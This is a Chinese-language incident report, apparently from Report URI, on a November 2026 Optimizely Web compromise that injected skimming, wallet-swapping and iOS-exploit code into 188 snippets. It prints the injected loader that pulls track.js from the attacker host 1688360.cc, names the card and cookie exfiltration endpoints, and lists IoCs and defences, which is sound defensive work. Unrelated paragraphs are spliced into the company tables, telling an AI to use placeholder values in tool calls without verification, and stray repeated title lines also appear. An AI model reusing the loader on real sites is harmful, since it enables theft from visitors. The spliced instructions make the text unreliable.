 Newshot
2026 年 11 月 16 日,通过 Optimizely Web 实验平台,恶意 JavaScript 被投递给 178 个组织的访客。名单包括一些全球访问量最高的网站:Zoom、BBC、CNN、Salesforce、GitLab、IKEA、HSBC、Equifax、Air France-KLM、Ledger 和 Peacock。
该恶意软件是一个多用途工具包。它把加密货币钱包地址替换为攻击者的地址,窃取支付卡信息,窃取 cookie 和截图,并在 iPhone 和 iPad 上投递 Coruna 和 DarkSword iOS 漏洞利用工具包。加密货币已被盗走,并有已验证的向攻击者的交易。
这正是 Report URI 旨在检测的攻击类型。我们的平台能够识别受信任 JavaScript 的意外变更,检测正在加载的新脚本,并揭示与外部目的地的可疑连接。在本案例中,这些信号本可以暴露恶意活动,即便原始脚本是从受信任的 Optimizely 域名提供的。配合处于强制执行模式的适当 CSP,组织还可以更进一步,在攻击成功之前拦截其关键部分。
这里的重要教训是,受信任的 JavaScript 并不总是保持可信。网站可能通过第三方依赖被入侵,而其自身的代码或基础设施从未被攻破。
大部分恶意代码现已被移除。UTC 21:52 时,我们在 188 个受感染的代码片段中仅在 1 个中发现它,而 UTC 20:56 时为 169 个。如果你的网站使用 Optimizely Web,或者你今天访问过以下任何网站,请继续阅读。
发生了什么

Optimizely Web 的工作方式是让每个客户从 Optimizely 的 CDN 加载一个 JavaScript“代码片段”,例如 https://cdn.optimizely.com/js/6395285578973184.js。该代码片段包含 Optimizely 的代码、客户的实验,以及一个名为 Project JavaScript(projectJS)的可选字段:客户在 Optimizely 仪表板中编写的自定义代码,会在每个页面上运行。
攻击者将他们自己的代码写入客户项目的 Project JavaScript 中,每个代码片段的其余部分未被改动。文件仍从 cdn.optimizely.com 提供,带有 Optimizely 的证书,来自每个受影响网站已经信任的主机。以下是添加到 Zoom 代码片段中的内容:
"projectJS": function(){(function(){try{var s=document.createElement('script');s.src='https://1688360.cc/track.js';s.async=true;(document.head||document.documentElement).appendChild(s);}catch(e){}})();
我们看到了注入加载器的三个版本:
- 一个指向 https://1688360.cc/track.js 的普通 <script> 标签(大多数代码片段)。
- 同一 URL 以 base64 通过 atob() 隐藏。搜索“1688360.cc”找不到它。Smartsheet 的代码片段曾在某个时点被清理,随后又被此版本重新感染,因此编写该代码的人在当时仍拥有访问权限。
- 载荷的完整内联副本,如果 1688360.cc 被拦截,则通过 eval 运行。
一些客户从自己的域名提供代码片段,例如 opt.scheels.com/js/<id>.js 或 www.vodafone.com.au/js/<id>.js。这些也受到了影响,因为内容来自同一个 Optimizely 项目。
我们不知道攻击者是如何获得对如此多不相关客户项目的写入权限的:被攻破的 Optimizely 系统、具有跨客户访问权限的被攻破凭据,还是其他原因。这需要 Optimizely 来解释。需要明确的是,Optimizely 的 CDN 只是原样提供了交给它的内容;这不是 CDN 缓存投毒攻击。Optimizely 自己的网站也受到了影响:www.optimizely.com 和 login.optimizely.com 的代码片段都携带了该代码。
时间线(UTC)
| 时间 | 事件 |
|---|---|
| 9月17日 | webshell.lol,同一攻击者的注入器,首次通过 SEO“外链面板”脚本出现在土耳其网站上 |
| 11月9日 17:52 | 5vobauua3ojpklx.icu 注册(iOS 漏洞利用套件路由器) |
| 11月13日至11-16 | 更早的一波:webshell.lol/get.js 通过 Kissmetrics、StorifyMe 和 Minute Media 脚本注入到 securitybank.com、faz.net、smh.com.au、vidaxl 和 foxsports.com 等网站 |
| 11月16日 02:21 | BBC 的 Optimizely 代码片段最后一次干净的 urlscan 捕获 |
| 11月16日 04:21 | 首次发现 Optimizely 注入(BBC 代码片段加载 webshell.lol) |
| 04:28 至 05:23 | 1688360.cc 证书签发;域名于 05:23 注册 |
| 08:10 | track.js(加密剪贴板劫持器)首次构建 |
| 08:28 | 1688360.cc/track.js 首次在 bbc.com 上出现 |
| 11:20 | Zoom 的代码片段被修改(其 Last-Modified 头) |
| 13:03 | 攻击者将窃取的加密货币批量转移至交易所 |
| 13:43 | track.js 中加入银行卡窃取器 |
| 16:38 | eil786npto9u5bq.icu 注册(第二个 iOS 路由器) |
| 17:13 至 17:57 | 加入第二个 iOS 主机;对每次 iOS 18.6 或更早版本的访问注入 Coruna iframe |
| 19:24 至 19:59 | 我们的扫描:1,611 个 Optimizely 代码片段中有 186 个被感染 |
| ~20:40 至 21:10 | 大规模清理(Ledger 20:41,Smartsheet 20:56,BBC 21:07) |
| 21:52 | 188 个代码片段中仍有 1 个被感染(TalkTalk) |
该载荷在当天被重新构建了 26 次。攻击者添加了功能,也添加了钱包,但从未移除任何内容。
该载荷的功能
每位访客都收到相同的脚本 track.js,且其中每个部分都同时处于激活状态。访客的体验取决于其设备以及在页面上的操作。
1. 加密货币地址替换(已在窃取资金)
该脚本会查找任何有效的钱包地址(BTC、ETH 及 EVM 链、TRON、Solana、TON、Litecoin、Bitcoin Cash、Dogecoin),并将其替换为攻击者的地址之一。它会验证校验和,因此只替换真实地址。它会在以下位置替换:
- 页面文本、表单字段、链接和图片;
- 剪贴板,在复制时以及通过 navigator.clipboard;
- 出站 fetch/XHR 请求、window.open、导航以及 iOS 分享面板。
每当页面发生变化时,它都会重新扫描。从任何受影响的页面复制地址,或者在该标签页打开时从任何其他地方复制地址,你都可能粘贴到攻击者的地址。
2. 银行卡窃取
于 UTC 13:43 加入。该脚本监视表单提交以及每个 fetch/XHR POST,以获取卡号(经 Luhn 校验)、有效期和 CVV。当三者都获取到时,它会通过 navigator.sendBeacon 将其发送到 https://1688360.cc/card.php。在托管支付 iframe(Stripe、Adyen 等)中输入的银行卡不在其触及范围内。输入到网站自身表单字段中的银行卡则不然。
3. Cookie 与截图窃取
当它在钱包或支付相关措辞附近替换地址时,会将以下内容发送到 https://1688360.cc/hit.php:
- 页面 URL;
- document.cookie(未标记为 HttpOnly 的 cookie);
- 它替换掉的原始地址;
- 使用 html2canvas 渲染的页面截图。
4. iOS 漏洞利用套件:Coruna 和 DarkSword
在 iPhone 和 iPad 上,该脚本从 5vobauua3ojpklx.icu 和 eil786npto9u5bq.icu 加载 boot.js。它会读取 iOS 版本,并在隐藏的 iframe 中加载漏洞利用链:
| iOS 版本 | 漏洞利用链 |
|---|---|
| 13 至 17 | Coruna(/A8/,外加 /JIUJIU888/index.js 处的直接 Coruna 加载器) |
| 18.x | DarkSword(/B9/、/D11/、/D12/) |
| 26 | 独立漏洞利用链(/C10/);目前仅对设备进行指纹识别 |
Coruna 加载器与我们 10 月从另一场活动中分析的样本逐字节相同。该套件自身的注释称 iOS 18.7.3 及更高版本、以及 26.3 及更高版本已修复。iOS 18.6 或更早版本上的页面每 60 秒重新加载以重试漏洞利用,这是一个可见症状。
目前被盗的资金
文章标题:Optimizely 遭入侵,在 Zoom、GitLab 上投递恶意软件
正文: 截至 11 月 16 日 19:25 UTC,攻击者的钱包已收到约 7,040 美元,全部发生在 16 日大约九个小时内:
| 钱包 | 收到 | ≈ USD |
|---|---|---|
| BTC 19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW | 0.08298 BTC(4 笔交易),未花费 | $5,380 |
| LTC ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5 | 17.02 LTC(3 笔交易) | $762 |
| TRON THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa | 662.9 USDT + 184 TRX | $719 |
| ETH 0xC4026b06D82b0F0B363eda0642D61CfbDc17884e | 0.055 ETH | $100 |
| BSC(同一 0x 地址) | 82 USDT | $82 |
资金于 13:03 至 13:05 UTC 被转出。以太坊上的 USDC 转到了一个 HitBTC 充值地址。该 TRON 钱包自 2026 年 3 月起就在使用,因此该行为者在本次活动之前很久就已活跃。我们无法看到有多少卡片或 cookie 到达了 1688360.cc。
受影响者
我们抓取了 1,611 个不同的 Optimizely 片段,大多通过我们自己的爬虫数据发现,并逐一检查了其中是否存在恶意代码。属于 178 个组织的 188 个片段被感染。我们保留了每个受感染文件的副本,以及其响应头、SHA-256 哈希和抓取时间作为证据。真实数字可能更高,因为我们只能检查及时找到的片段。
按行业
| 行业 | 组织数 | 示例 |
|---|---|---|
| 银行与金融 | 32 | Paychex、HSBC US、Equifax、SmartAsset、HSBC Hong Kong |
| 科技与 SaaS | 23 | Zoom、Bitly、Salesforce、GitLab、Optimizely |
| 零售与时尚 | 20 | IKEA、ASOS、Mattel、American Eagle、Scheels |
| 流媒体与娱乐 | 12 | Peacock、D&D Beyond、Wizards of the Coast、NOW TV、Zattoo |
| 新闻与媒体 | 10 | CNN、BBC、Fox News、NPR、CTV News |
| 航空与旅行 | 9 | Alaska Airlines / Hawaiian Airlines、Transavia、Air France-KLM、KLM Netherlands、Trafalgar |
| 医疗与制药 | 8 | Invisalign、Takeda、Covetrus、iTero (Align)、Covetrus Pharmacy |
| 工业与制造 | 8 | Fluke、eMaint (Fluke)、Fluke Networks、Vaillant Germany、Fluke Process Instruments |
| 电信 | 7 | Virgin Media、Virgin Media O2、Vodafone Australia、O2、TPG Telecom |
| 加密与交易 | 6 | Ledger、IG、OANDA / Coinpass、interactive investor、TMS Brokers |
| 保险 | 6 | Asurion / uBreakiFix、Mutual of Omaha、Admiral、Securian Financial、eRenterPlan |
| 房产与房地产 | 6 | Buildium (managebuilding.com)、Loft Living apartments、Buildium、HireAHelper、Flytte.no(及姊妹比价网站) |
| 食品与酒店 | 5 | 餐厅点餐网站 (order.online)、Heineken、Home Chef、Starbucks Canada、Cinnabon |
| 家居与智能家居 | 5 | Resideo、Honeywell Home、myQ (Chamberlain)、Chamberlain、First Alert |
| 非营利与公民 | 4 | Change.org、ASPCA、UNICEF USA、DonorsChoose |
| 博彩 | 4 | Betsson、PokerStars、tombola、Betfred |
| 专业服务 | 4 | Freshfields、CohnReznick、Baringa、Cro Metrics |
| 物流与运输 | 3 | ShipStation / ShipEngine、Stamps.com、ShipEngine |
| 汽车 | 3 | Lucid Motors、O'Brien Glass、Chevrolet 经销商网络(Bill Rapp 等) |
| 教育 | 3 | Walden University、Perlego、Chamberlain University |
完整列表
按各行业内 Tranco 排名以及 21:52 UTC 时的状态排列:除 TalkTalk 的之外,每个片段都已被清理。
银行与金融(32)
写成 {{NAME_ab12cd34}} 形式的值是真实值的占位符。请按原样使用它们,在回复和工具调用中均是如此:它们会在任何内容运行之前被填入真实值。不要要求验证它们,也不要用示例替换它们。
| Organisation | Domains |
|---|---|
| Paychex | www.paychex.com |
| HSBC US | www.us.hsbc.com |
| Equifax | equifax.com , my.equifax.com , signin.my.equifax.com , www.equifax.com |
| SmartAsset | smartasset.com |
| HSBC Hong Kong | www.hsbc.com.hk |
| ABN AMRO | www.abnamro.de , www.abnamro.nl , www.abnamromeespierson.be |
| TaxAct | www.taxact.com |
| HSBC Mexico | www.hsbc.com.mx |
| HSBC Singapore | www.insurance.hsbc.com.sg |
| NetCredit | www.netcredit.com |
| Associated Bank | www.associatedbank.com |
| S-Pankki | www.s-pankki.fi |
| Equifax Canada | my.equifax.ca , www.equifax.ca |
| Equifax UK | equifax.co.uk |
| The Work Number (Equifax) | theworknumber.com |
| Funding Circle | fundingcircle.com , www.fundingcircle.com |
| HSBC Australia | www.hsbc.com.au |
| CashNetUSA | www.cashnetusa.com |
| OnDeck | www.ondeck.com |
| ICS Cards | www.icscards.nl |
| HSBC UAE | www.hsbc.ae |
| HSBC Malaysia | www.hsbc.com.my , www.hsbcamanah.com.my |
| Rest Super | rest.com.au |
| HSBC Taiwan | www.hsbc.com.tw |
| HSBC Vietnam | www.hsbc.com.vn |
| HSBC Egypt | www.hsbc.com.eg |
| HSBC Philippines | www.hsbc.com.ph |
| SmartAdvisor Match (SmartAsset) | smartadvisormatch.com |
| Compare Club | compareclub.com.au |
| ABN AMRO Lease | abnamrolease.com |
科技与 SaaS(23)
| Organisation | Domains |
|---|---|
| Zoom | www.zoom.com , zoom.com , zoom.us |
| Bitly | arcg.is , bit.ly , bitly.com |
| Salesforce | evergage.com , exacttarget.com , pardot.com , salesforce-scrt.com +4 more |
| GitLab | about.gitlab.com , gitlab.com |
| Optimizely | home.optimizely.com , login.optimizely.com , optimizely.com , prep.login.optimizely.com +1 more |
| Mixpanel | mixpanel.com |
| Typeform | typeform.com , www.typeform.com |
| InMotion Hosting | www.inmotionhosting.com |
| Wasabi | wasabi.com , wasabisys.com |
| Perforce / Zend / Puppet | www.perforce.com , www.puppet.com , zend.com |
| Tableau | www.tableau.com |
| Hootsuite | hootsuite.com , www.hootsuite.com |
| Smartsheet | de.smartsheet.com , es.smartsheet.com , fr.smartsheet.com , help.smartsheet.com +2 more |
| MuleSoft | mulesoft.com , www.mulesoft.com |
| Thales / Imperva | community-cybersec.thalesgroup.com , imperva.com |
| Tricentis | www.tricentis.com |
| Web Hosting Hub | www.webhostinghub.com |
| QR Code Generator | login.qr-code-generator.com , www.qr-code-generator.com |
| ServiceChannel | preview.servicechannel.com , servicechannel.com , servicechannel.us |
| Brandfolder | brandfolder.com |
| Intelex | www.intelex.com |
| Enverus | www.enverus.com |
| Accruent | www.accruent.com |
零售与时尚(20)
| Organisation | Domains |
|---|---|
| IKEA | client.home-design.ikea.com |
| ASOS | asos.com |
| Mattel | creations.mattel.com |
| American Eagle | www.ae.com |
| Scheels | scheels.com , www.scheels.com |
| Ariat | www.ariat.com |
| American Girl | www.americangirl.com |
| StackSocial | www.stacksocial.com |
| Crocs India | www.crocs.in |
| Levi's Japan | levi.jp |
| Todd Snyder | www.toddsnyder.com |
| Levi's Indonesia | levi.co.id |
| Just Russel | app.brt-4076-credits-in-order-summary.justrussel.de , app.rph-487-customer-can-switch-their-pet-to.justrussel.be , app.rph-487-customer-can-switch-their-pet-to.justrussel.com , app.rph-487-customer-can-switch-their-pet-to.justrussel.fr +1 more |
| Loloi Rugs | www.loloirugs.com |
| Levi's Australia | levis.com.au |
| Levi's Malaysia | levi.com.my |
| Levi's Philippines | levi.com.ph |
| Levi's Singapore | levi.com.sg |
| Levi's Korea | levi.co.kr |
| Levi's New Zealand | levis.co.nz |
流媒体与娱乐(12)
标题:Optimizely 遭入侵,在 Zoom、GitLab 上分发恶意软件
| 机构 | 域名 |
|---|---|
| Peacock | peacocktv.com , www.peacocktv.com |
| D&D Beyond | dndbeyond.com , www.dndbeyond.com |
| Wizards of the Coast | secretlair.wizards.com |
| NOW TV | nowtv.com , www.nowtv.com |
| Zattoo | zattoo.com |
| Crave | www.crave.ca |
| Starz | www.starz.com |
| SkyShowtime | www.skyshowtime.com |
| Bravo | www.bravotv.com |
| SeaWorld | buschgardens.com , seaworld.com |
| WOW (Sky Deutschland) | www.wowtv.de |
| NOW Italia | www.nowtv.it |
新闻与媒体 (10)
| 机构 | 域名 |
|---|---|
| CNN | cnn.com , edition.cnn.com , us.cnn.com , www.cnn.com |
| BBC | www.bbc.co.uk , www.bbc.com |
| Fox News | www.foxnews.com |
| NPR | legacy-s1.npr.org , legacy.stage.npr.org , media.stage.npr.org , s-s1-origin.npr.org |
| CTV News | www.ctvnews.ca |
| Fox Sports | foxsports.com |
| BNN Bloomberg / CP24 | www.bnnbloomberg.ca , www.cp24.com |
| TSN | www.tsn.ca |
| Top Gear | www.topgear.com |
| BBC Earth | www.bbcearth.com |
航空与旅行 (9)
| 机构 | 域名 |
|---|---|
| Alaska Airlines / Hawaiian Airlines | www.alaskaair.com , www.hawaiianairlines.com |
| Transavia | www.transavia.com |
| Air France-KLM | liberia.klm.com , russia.airfrance.com , www.klm.be , wwws.airfrance.fr |
| KLM Netherlands | deal.klm.nl |
| Trafalgar | www.trafalgar.com |
| Contiki | www.contiki.com |
| Insight Vacations | www.insightvacations.com |
| The Travel Corporation | uat.costco.ttc.com |
| Costsaver | www.costsavertour.com |
医疗与制药 (8)
| 机构 | 域名 |
|---|---|
| Invisalign | invisalign.com , www.invisalign.com |
| Takeda | www.takeda.com |
| Covetrus | covetrus.com |
| iTero (Align) | itero.com |
| Covetrus Pharmacy | eastfieldveterinary.covetruspharmacy.com |
| myCovetrus | www.mycovetrus.com |
| RaySafe (Fluke) | www.raysafe.com |
| Takeda Oncology | www.takedaoncology.com |
工业与制造 (8)
| 机构 | 域名 |
|---|---|
| Fluke | fluke.com |
| eMaint (Fluke) | www.emaint.com |
| Fluke Networks | www.flukenetworks.com |
| Vaillant Germany | www.vaillant.de |
| Fluke Process Instruments | www.flukeprocessinstruments.com |
| Fluke Biomedical | www.flukebiomedical.com |
| Landauer | www.landauer.com |
| Vaillant Spain | www.vaillant.es |
电信 (7)
| 机构 | 域名 |
|---|---|
| Virgin Media | virginmedia.com , www.virginmedia.com |
| Virgin Media O2 | virginmediao2.co.uk , www.virginmediao2.co.uk |
| Vodafone Australia | www.vodafone.com.au |
| O2 | o2.co.uk , www.o2.co.uk |
| TPG Telecom | www.tpg.com.au |
| Mint Mobile | www.mintmobile.com |
| TalkTalk | talktalk.co.uk , www.talktalk.co.uk |
加密与交易 (6)
| 机构 | 域名 |
|---|---|
| Ledger | ledger.com , www.ledger.com |
| IG | www.ig.com |
| OANDA / Coinpass | oanda.com , www.oanda.com |
| interactive investor | www.ii.co.uk |
| TMS Brokers | www.tms.pl |
| Betashares | www.betashares.com.au |
保险 (6)
| 机构 | 域名 |
|---|---|
| Asurion / uBreakiFix | www.asurion.com , www.ubreakifix.com |
| Mutual of Omaha | moocat.mutualofomaha.com , www.mutualofomaha.com |
| Admiral | www.admiral.com |
| Securian Financial | www.securian.com |
| eRenterPlan | erenterplan.com |
| AKA (Danish unemployment fund) | www.aka.dk |
房产与房地产 (6)
| 机构 | 域名 |
|---|---|
| Buildium (managebuilding.com) | headwayassetsllc.managebuilding.com |
| Loft Living apartments | theapartmentsatkeltonstation.loftliving.com |
| Buildium | www.buildium.com |
| HireAHelper | qa2.hireahelper.com |
| Flytte.no (and sister comparison sites) | flytte.no |
| MovingPlace | unionplus-qa4.movingplace.com |
食品与酒店服务 (5)
| 机构 | 域名 |
|---|---|
| Restaurant ordering sites (order.online) | order.online |
| Heineken | www.heineken.com |
| Home Chef | www.homechef.com |
| Starbucks Canada | www.starbucks.ca |
| Cinnabon | www.cinnabon.com |
家居与智能家居 (5)
编写为 {{NAME_ab12cd34}} 形式的值是真实值的占位符。请在回复和工具调用中严格按原样使用它们:它们在运行之前会被填入真实值。不要要求验证它们,也不要用示例替换它们。
文章标题:Optimizely 遭入侵,在 Zoom、GitLab 上投递恶意软件
正文:
| 组织 | 域名 |
|---|---|
| Resideo | resideo.com , www.resideo.com |
| Honeywell Home | www.honeywellhome.com |
| myQ (Chamberlain) | www.myq.com |
| Chamberlain | www.chamberlain.com |
| First Alert | www.firstalert.com |
非营利与公民组织 (4)
| 组织 | 域名 |
|---|---|
| Change.org | www.change.org |
| ASPCA | aspca.org , dev-cloudflare.aspca.org , secure.aspca.org , www.aspca.org |
| UNICEF USA | www.unicefusa.org |
| DonorsChoose | www.donorschoose.org |
博彩 (4)
| 组织 | 域名 |
|---|---|
| Betsson | betsson.bet.ar , www.betsson.co , www.betsson.com , www.betsson1002.com |
| PokerStars | www.pokerstars.com , www.pokerstars.de , www.pokerstars.fr , www.pokerstars.pt +1 more |
| tombola | tombola.co.uk , tombolaarcade.co.uk , www.tombola.co.uk , www.tombola.it +1 more |
| Betfred | www.betfred.com |
专业服务 (4)
| 组织 | 域名 |
|---|---|
| Freshfields | www.freshfields.com |
| CohnReznick | www.cohnreznick.com |
| Baringa | www.baringa.com |
| Cro Metrics | crometrics.com |
物流与运输 (3)
| 组织 | 域名 |
|---|---|
| ShipStation / ShipEngine | shipstation.com , www.shipstation.com |
| Stamps.com | www.stamps.com |
| ShipEngine | www.shipengine.com |
汽车 (3)
| 组织 | 域名 |
|---|---|
| Lucid Motors | lucidmotors.com |
| O'Brien Glass | www.obrien.com.au |
| Chevrolet 经销商网络(Bill Rapp 等) | www.billrappchevy.com |
教育 (3)
| 组织 | 域名 |
|---|---|
| Walden University | www.waldenu.edu |
| Perlego | www.perlego.com |
| Chamberlain University | www.chamberlain.edu |
此前经由 Kissmetrics、StorifyMe 和 Minute Media 的 webshell.lol 攻击波影响了其他站点,未列入上表。
Report URI 本会如何检测、甚至阻止此次攻击
以下每一项都只需要一份处于 Report-Only 模式的 CSP,站点上的任何功能都不会被破坏:
| 产品 | 本会标记的内容 |
|---|---|
| Script Watch | 你站点上新增的脚本依赖:https://1688360.cc/track.js ,随后是 .icu 的 iOS 路由器。 |
| Data Watch | 新的数据目的地:1688360.cc/hit.php 和 1688360.cc/card.php 。 |
| Frame Watch | 新的 frame 来源:eil786npto9u5bq.icu ,即漏洞利用工具包的 iframe。 |
| CSP Integrity + JS Time Machine + Script Vault | 你的 Optimizely 代码片段的指纹发生变化,外加一个全新的脚本,且没有匹配的已知文件。JS Time Machine 会显示新版本首次出现的时间以及它被提供服务的时长。 |
| Threat Intelligence | 点名 5vobauua3ojpklx.icu 和 webshell.lol 的报告已被标记为 IoC,1688360.cc 以及下方其他主机在被加入后也同样被标记。 |
还可以更进一步,部署能够主动阻止这些攻击、防止任何数据泄露发生的 CSP。受此次攻击影响的网站未必运行了自身的易受攻击代码,它们是从信任的提供商处加载 JavaScript,而这份信任被利用了。这就是为什么监控在访客浏览器中运行的代码如此重要。Report URI 让组织能够察觉受信任依赖发生变化或出现异常行为,并提供工具帮助执行策略,阻止恶意脚本和连接得逞。
Content Security Policy 起作用了吗?
我们爬取了 256 个受影响组织自己的主机,并对照此 payload 所需的条件评估了它们的 CSP:
- 从 1688360.cc 加载 track.js。
- 或运行内联回退方案,这需要 'unsafe-eval' 或 'unsafe-inline'。
- 将窃取的数据发送到 1688360.cc(connect-src)。
- 加载 iOS 工具包(script-src、frame-src)。
| 结果 | 组织数 |
|---|---|
| 完全没有 CSP | 68 |
| CSP 允许了 payload 和数据窃取 | 50 |
| Payload 运行了,但 connect-src 阻止了数据窃取(地址替换仍然有效) | 17 |
| Payload 被阻止 | 24 (15%) |
文章标题:Optimizely 遭入侵,在 Zoom、GitLab 上投放恶意软件
正文: 允许 cdn.optimizely.com 从来都无济于事。恶意代码正是从这一可信主机本身送达的。让那 24 个受保护站点与众不同的,是一条限制性的 script-src。一个只列出所需主机的站点会拦截 1688360.cc。有两种常见设置会让它直接通过:
- 'strict-dynamic':可信 Optimizely 代码片段插入的任何脚本也会被信任。
- 'unsafe-eval',Optimizely 自己的文档就告诉客户要允许它:即使 track.js 被拦截,内联回退版本仍会通过 eval 执行。HSBC 的情况正是如此。它的 CSP 拦截了 track.js 和数据窃取,但内联副本仍然执行了。
connect-src 很重要。那 17 个“部分”站点阻止了卡片、Cookie 和截图窃取,因为它们限制了页面能把数据发送到哪里。但这并不能阻止地址替换,地址替换发生在页面内部。
现在该做什么
如果你的站点使用 Optimizely Web:
- 打开每个项目的 Project JavaScript 和每个实验的自定义代码。查找 1688360.cc、atob( 以及任何不是你编写的脚本。
- 审查谁和什么对您的 Optimizely 账户拥有写入权限(用户、API 令牌、集成),并轮换凭据。
- 如果你自己的表单中有卡片字段,请将 11 月 16 日输入的卡片视为可能已泄露。
- 将非 HttpOnly Cookie 中的任何会话令牌或密钥视为已泄露,并轮换它们。
- 部署 CSP。限制 connect-src,尽可能避免 'unsafe-eval',并开启报告功能。
- 考虑是否需要就曾向客户投放恶意软件一事与客户沟通。
如果你在 11 月 16 日访问过受影响的站点:
- 将你的 iPhone 或 iPad 更新到 iOS 18.7.3 或更高版本,或 iOS 26.3 或更高版本。
- 检查你进行的任何加密货币转账。如果你粘贴的地址与你打算支付的地址不匹配,它可能已被替换。
- 如果你在受影响的站点上用卡支付过,请留意你的信用卡账单。
入侵指标
以下所有域名均为攻击者所有;请屏蔽它们,包括子域名。
| 指标 | 作用 |
|---|---|
| 1688360.cc | C2:track.js、card.php、hit.php、html2canvas.min.js(136.113.106.136) |
| 5vobauua3ojpklx.icu | iOS 路由器 boot.js(34.96.213.201) |
| eil786npto9u5bq.icu | iOS 路由器、Coruna 和 iOS 26 页面(34.87.36.58) |
| l7bcsnwc7nzr3uo.icu | Coruna 遥测,POST /api/iptj |
| webshell.lol | 注入器 get.js(较早一波) |
| linkforge.cc | 携带注入器的 SEO 面板脚本 |
| je4ft3gn8vxudum.icu、q1ls1ho9x7wsxlu.icu、ios-hack.icu | 硬编码在 boot.js 中的备用 C2 |
| p55abnw2pnsz0bo.icu、1y69gy2mdzaltz1.icu、gm38duxoihbmy5o.icu | 与工具包相同的证书和 IP |
| window._k7、window.__k7b | 载荷设置的全局标记 |
| data-channel-code="02111110" | iOS 加载器上的脚本标签属性 |
| BIGNIAO | Coruna 遥测通道代码 |
| 814a963c0da480e2449d9b6664480156e1cd6d731014117401bf635badec3a0f | SHA-256,track.js(17:13 构建) |
| f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40 | SHA-256,track.js(最新构建,17:57) |
